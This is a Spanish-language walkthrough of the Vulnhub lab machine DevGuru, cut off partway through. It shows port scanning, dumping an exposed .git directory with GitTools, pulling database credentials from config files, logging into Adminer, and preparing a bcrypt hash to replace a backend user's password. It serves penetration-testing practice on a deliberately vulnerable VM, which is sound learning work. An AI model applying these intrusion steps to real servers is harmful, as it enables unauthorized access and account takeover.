DevGuru - Vulnhub

https://www.vulnhub.com/entry/devguru-1,620/

ESCANEO CON NMAP

ºPara empezar a atacar la maquina comenzaremos a realizar un escaneo de puertos con el siguiente comando.

ºEncontramos 3 puertos abiertos; 22, 80 y 8585

ºAl analizar el escaneo con nmap, este en puerto 80, nos dio una url finalizando con un /.git, lo que esto significa que la pagina posiblemente tenga repositorios git que podemos usar despues para poder vulnerar la pagina "http://192.168.1.138:80/.git/"

ºPara poder analizar estos repositorios usafemos una herramienta de Github llamada GitTools https://github.com/internetwache/GitTools


- En este repositorio encontraremos dos herramientas; Dumper y Extractor.
- **Dumper**: This tool can be used to download as much as possible from the found .git repository from webservers which do not have directory listing enabled.
- **Extractor**: A small bash script to extract commits and their content from a broken repository. This script tries to recover incomplete git repositories:

-Iterate through all commit-objects of a repository

-Try to restore the contents of the commit

-Commits are not sorted by date

ºPara usar esta herramienta, en este caso Dumper, basta con llamar la herramienta seguida de la url y el nombre de la carpeta donde se guardara lo que se va a extraer



-Al ejecutar la herramienta comenzara a extraer todos los archivos que encuentre

```
[-] Downloaded: objects/f2/a62b10cb0ded63986ea9bfc63c6ca6a8893b8e
[-] Downloaded: objects/1b/962db68d6889840c1809e78290426116057525
[+] Downloaded: objects/7d/e9115700c5656c670b34987c6fbffd39d90cf2
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/ab/10ac9306f8f9c1bb0f7417becafd98f30a0be1
[+] Downloaded: objects/63/a1b61d726f9ac46177a5979af5dcffe0b9e42b
[+] Downloaded: objects/58/8fcd831397a17be3aa069c62015ebd15e12037
[+] Downloaded: objects/d6/6eb0fd715f9661d7168de4ac6a25a76434eee8
[+] Downloaded: objects/d1/31759c493f927cac1927e92c01aceb54e3f668
[+] Downloaded: objects/96/1e94d0b4ef29cd741c1b7d036c3d5e50040610
[+] Downloaded: objects/2c/4f924e85cf83ec86567a9ba5d225814f3a9abb
[+] Downloaded: objects/0e/7fdd14e475dd429734ffee2e7ce8f96a7dd428
[+] Downloaded: objects/ba/43df3ec96d43f29dbe0e60074ee777649e3b5b
[+] Downloaded: objects/b1/b1d0ccd3c9ba623f880703ad3e9e926933a630
```

- Los que aparecen en rojo son archivos que probablemente esten corruptos y no pudieron descargase correctamente

ºYa habiendo descargado todos los archivos procederemos a usar la siguiente herramienta; Extractor, la cual la sintaxis consiste en mandar a llamar el programa seguido la carpeta, ya sea tambien su ruta, donde guardamos lo que habiamos descargado seguido el nombre quie le pondremos donde guardaremos todo lo extraido

```
┌──(kali㉿kali)-[~/Documents/Tools/GitTools/Extractor]
└─$ sudo bash extractor.sh ../Dumper/website ./website

    Usage
```

o


-Pulsamos enter y comenzara a crear nuestra carpeta

```
┌──(kali㉿kali)-[~/Documents/Tools/GitTools/Extractor]
└─$ sudo bash extractor.sh ../Dumper/website ./website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
```

ºAl ingresar a la carpeta que nos genero podemos ver un conjuntos de archivos y acrpetas, lo cual deduciendo, gracias al index.php, pudimos notar que son directorios de nuestra pagina web, y que corre codigo php

```
┌──(kali㉿kali)-[~/…/GitTools/Extractor/website/0-7de9115700c5656c670b
ffd39d90cf2]
└─$ ls
adminer.php  bootstrap     config   modules   README.md   storage
artisan      commit-meta.txt  index.php  plugins   server.php  themes

┌──(kali㉿kali)-[~/…/GitTools/Extractor/website/0-7de9115700c5656c670b
34987c6fbffd39d90cf2]
└─$
```

ºAl colocar el primero en nuestra pagina web, vemos que nos redirige a un login a una base de datos





ºAhora necesitamos encontrar credenciales para poder loguearnos, para ello iremos a buscar en los archivo que descargamos, buscando en los archivos pudimos encontrar una carpeta llamada config, al acceder a ella notamos que hay un conjuntos de archivos, en ellos destaca uno que se llama database.php, los cual se relaciona con lo que estamos buscando


```
┌──(kali㉿kali)-[~/…/Extractor/website/0-7de9115700c5656c670b34987c6fb
ffd39d90cf2/config]
└─$ ls
app.php          cms.php          filesystems.php  session.php
auth.php         cookie.php       mail.php         view.php
broadcasting.php database.php     queue.php
cache.php        environment.php  services.php

┌──(kali㉿kali)-[~/…/Extractor/website/0-7de9115700c5656c670b34987c6fb
ffd39d90cf2/config]
└─$
```

- Lo abrimos con algun editor de texto, en mi caso con "nano", y podemos encontrar mucha informacion relacionado con la base de datos

-








ºEstando dentro de la base de datos podemos buscar en los diferentes apartados para poder encontrar de alguna manera, ya sea credenciales o alguna informacion relevante para poder seguir escalando


- En el resgitro llamado "backend_users", pudimos encontrar un usuario y una contraseña (Encriptada)

-



- Al encontrar una contraseña encriptada, tenemos que bucar el tipo de has que esta usando para ello podemos usar google poniedno las primeras 4 letras de la contraseña para que nos indique el tipo de has que usa, en este caso nos muestra que es un "Bcrypt"


-



- Ahora, lo que podemos hacer es cambiar la contraseña ya sabiendo del tipo de hash que usa en la base de datos usaremos una pagina llamada "devglan", la cual tiene varios hashes y usaremos el que dice "Online Bcrypt Hashing"

-


- Vamos a escojer cualquier contraseña para que nos genere un hash, en mi caso sera "contact"



